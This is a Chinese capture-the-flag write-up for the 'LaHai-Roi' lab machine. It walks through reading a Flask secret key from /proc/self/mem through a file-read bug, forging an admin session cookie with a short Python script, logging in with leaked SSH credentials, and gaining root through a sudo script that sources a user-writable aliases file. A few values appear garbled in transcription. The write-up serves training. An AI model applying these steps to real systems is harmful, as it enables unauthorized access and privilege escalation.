

LaHai-Roi

信息收集

漏洞利用


提权

信息收集

先对靶机进行端口扫描



8000端口开放，访问一下



查看网页源代码

```
</style>
</head>
<body>
  <div class="terminal">
    <h1>>>> 旅途愉快 <<<</h1>
    <p><span class="prompt">$</span> Only admin can access diagnostics.</p>
    <p><span class="prompt">$</span> <span class="cursor">_</span></p>
    <button class="play-btn" onclick="togglePlay()">▶ 播放</button>
  </div>
  <!-- path?file or file?path -->

  <audio id="bgMusic">
    <source src="/audio/happy_journey.wav" type="audio/wav">
  </audio>

  <script>
```

在源码中发现了 `path?file or file?path`

这暗示了 LFI 漏洞的参数格式: `/file?path=<路径>`

dirsearch扫描一下, 看到了robots.txt

```
D:\tools\天狐渗透工具箱-社区版V4.0\tools\gui_scan\dirsearch>python dirsearch.py -u http://192.168.50.133:8000/
D:\tools\天狐渗透工具箱-社区版V4.0\tools\gui_scan\dirsearch\dirsearch.py:35: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3 by 鹏组安全

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11461

Output File: D:\tools\天狐渗透工具箱-社区版V4.0\tools\gui_scan\dirsearch\reports\http_192.168.50.133_8000\__26-08-01_12-23-36.txt

Target: http://192.168.50.133:8000/

[12:23:36] Starting:
[12:23:42] 302 - 189B - /admin -> /
[12:23:56] 403 - 7B - /file
[12:23:58] 200 - 2B - /health
[12:24:03] 403 - 12B - /login
[12:24:13] 200 - 46B - /robots.txt

Task Completed
D:\tools\天狐渗透工具箱-社区版V4.0\tools\gui_scan\dirsearch>
```

访问页面

← ↻ ⚠ 不安全 192.168.50.133:8000/robots.txt

User-agent: *
Disallow: /welcome-back-Aemeath

继续访问

```
# Flask App Source (Partial) # Every process has memory segments that belong solely to it. import secrets import ctypes app.secret_key = secrets.token_hex(32) MEMORY_SECRET =
ctypes.create_string_buffer(b"MEMORY_ONLY_SECRET_BEGIN:" + app.secret_key.encode() + b":MEMORY_ONLY_SECRET_END") @app.route("/file") def file_read(): path = request.args.get("path", "")
addr = request.args.get("addr", None) blacklist = ["flag", "shadow", "passwd", "..", "app.py"] filename = path.split("/")[-1].lower() if filename in blacklist: return "blocked", 403 with open(path, "rb") as f:
if addr: f.seek(int(addr, 0)) return Response(f.read(4096))
```

1. `secret_key` 是动态生成的 (`secrets.token_hex(32)`)，每次重启都会变化
2. `secret_key` 被存入内存缓冲区 `MEMORY_SECRET`，有 `MEMORY_ONLY_SECRET_BEGIN/END` 标记
3. `/file` 路由存在 LFI 漏洞，但有黑名单过滤：`["flag", "shadow", "passwd", "..", "app.py"]`
4. `/file` 路由支持 `addr` 参数进行 `f.seek()`，可用于读取 `/proc/self/mem`

漏洞利用

由于 `secret_key` 是动态生成且仅存于内存中，需要通过 `/proc/self/mem` 读取进程内存来提取 `/file?path=/proc/self/maps`

在输出中找到标记为 `[secret]` 的内存区域

```
7f7619020000-7f7619021000 rw-p 00036000 00:1a 7156 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f7619021000-7f7619022000 rw-p 00000000 00:00 0
7f7619022000-7f7619023000 rw-p 00000000 00:00 0 [stack]
7f76172b5bb0-7f76172b5db0 rw-p 00000000 00:00 0 [secret]
```

利用 `addr` 参数 seek 到 `[secret]` 区域起始地址

`/file?path=/proc/self/mem&addr=0x7f76172b5bb0`

← ↻ ⚠ 不安全 192.168.50.133:8000/file?path=/proc/self/mem&addr=0x7f76172b5bb0

```
0x7f76172b5bb0 | MEMORY_ONLY_SECRET_BEGIN:6b36e869f06ebe9fcb62346b65e50f196376aa2
0x7f76172b5bf0 | 8e965873e2ccb11c963ae3af5:MEMORY_ONLY_SECRET_END.....
0x7f76172b5c30 | .....V.v....\+.v.....0.^4.....0L..v...
0x7f76172b5c70 | .....
```

提取出 `secret_key`

`6b36e869f06ebe9fcb62346b65e50f196376aa28e965873e2ccb11c963ae3af5`

利用 `secret_key` 伪造 Flask session cookie

```


1 from flask import Flask
2 from flask.sessions import SecureCookieSessionInterface
3
4 app = Flask(__name__)
5 app.secret_key = '6b36e869f06ebe9fcb62346b65e50f196376aa28e965873e2ccb11c963ae3af5'
6 si = SecureCookieSessionInterface()
7 s = si.get_signing_serializer(app)
8 cookie = s.dumps({'role': 'admin'})
9 print(cookie)

```

得到cookie为 `eyJyY2x1IjoiYWRTaW4ifQ.am157w.-F-lNQ_v0lsVBcTwhigHBuqBMhk`，使用伪造的 cookie 访问 `/admin` 页面，成功进入管理员界面

请求	响应
<pre> 1 GET /admin HTTP/1.1 2 Host: 192.168.50.133:8000 3 Accept-Language: zh-CN,zh;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Cookie: session=eyJyY2x1IjoiYWRTaW4ifQ.am157w.-F-lNQ_v0lsVBcTwhigHBuqBMhk 9 Connection: keep-alive 10 11 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.8 Python/3.13.5 3 Date: Sat, 01 Aug 2026 04:48:44 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 260 6 Vary: Cookie 7 Connection: close 8 9 10 <h3> Admin Diagnostics </h3> 11 <!-- TODO: Remove this hint - SSH Credentials: aemeath:2d3a692028918ba9a7f2f7b8df093090 --> 12 13 memory maps 14 /admin/readmem?addr=0xdeadbeef&size=4096 15 16 </pre>

看到了一个ssh的登录凭证，登录一下，得到user的flag



```
连接主机...
java.net.ConnectException: Connection timed out: connect
连接主机...
连接主机成功
Linux debian 6.12.90+deb13.1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.90-2 (2026-05-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
aemeath@debian:~$

文件 搜索 G:\finalshell\temp\edit\LaHai-Roi_user.txt
LaHai-Roi_user.txt x
1 |flag{user-0927c92eaf9b300af3744d6b30af3714}
2 |
```

提权


看看用户被允许执行哪些 sudo 命令 `sudo -l`



```
aemeath@debian:~$ sudo -l
匹配 debian 上 aemeath 的默认条目:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

用户 aemeath 可以在 debian 上运行以下命令:
  (root) NOPASSWD: /bin/welcome
aemeath@debian:~$
```

查看一下这个脚本



```
aemeath@debian:~$ cat /bin/welcome
#!/bin/bash
set -euo pipefail

shopt -s expand_aliases

USER_HOME="$(getent passwd aemeath | cut -d: -f6)"
ALIAS_RC="${USER_HOME}/.aliases"

if [ -r "$ALIAS_RC" ]; then
  source "$ALIAS_RC"
fi

su 11104567 -c 'cd /home/11104567 && bash ./welcome'
aemeath@debian:~$
```

大概流程就是

1. 以 root 身份运行 (通过 sudo)
2. 获取 aemeath 的家目录路径
3. 检查 `~aemeath/.aliases` 文件是否可读 (`[ -r "$ALIAS_RC" ]`)
4. 如果可读, 以 root 身份 `source` 该文件 ← 漏洞点

5. 然后切换到 ll104567 用户执行 welcome

探测/root 目录

```
1 echo 'ls -la /root/' > ~/.aliases
2 sudo /bin/welcome
```

```
aemeath@debian:~$ echo 'ls -la /root/' > ~/.aliases
aemeath@debian:~$ sudo /bin/welcome
总计 12
drwx----- 1 root root 122  6月 14日 20:34 .
drwxr-xr-x  1 root root 216  6月 14日 14:59 ..
-rw-r--r--  1 root root 154  6月 14日 20:34 698a077291520164f0481ca6156b71d2.txt
-rw-r--r--  1 root root 607  5月  9日 00:10 .bashrc
drwx----- 1 root root  10  6月 14日 17:23 .local
-rw-r--r--  1 root root 287  6月 14日 14:30 .profile
drwx----- 1 root root   0  6月 14日 14:30 .ssh
[*] 2026-08-01 13:22:02
welcome home
aemeath@debian:~$
```

看到一个txt文件，读取一下

```
1 echo 'cat /root/698a077291520164f0481ca6156b71d2.txt' > ~/.aliases
2 sudo /bin/welcome
```

```
[*] 2026-08-01 13:22:02
welcome home
aemeath@debian:~$ echo 'cat /root/698a077291520164f0481ca6156b71d2.txt' > ~/.aliases
aemeath@debian:~$ sudo /bin/welcome
"去自由地去做你想做的事吧，爱弥斯，我永远在你身后。"
".....好。我记得啦。"

flag{root-bdeedd27548c68e52b5ff4178bd607d7}
[*] 2026-08-01 13:22:40
welcome home
aemeath@debian:~$
```

成功拿到flag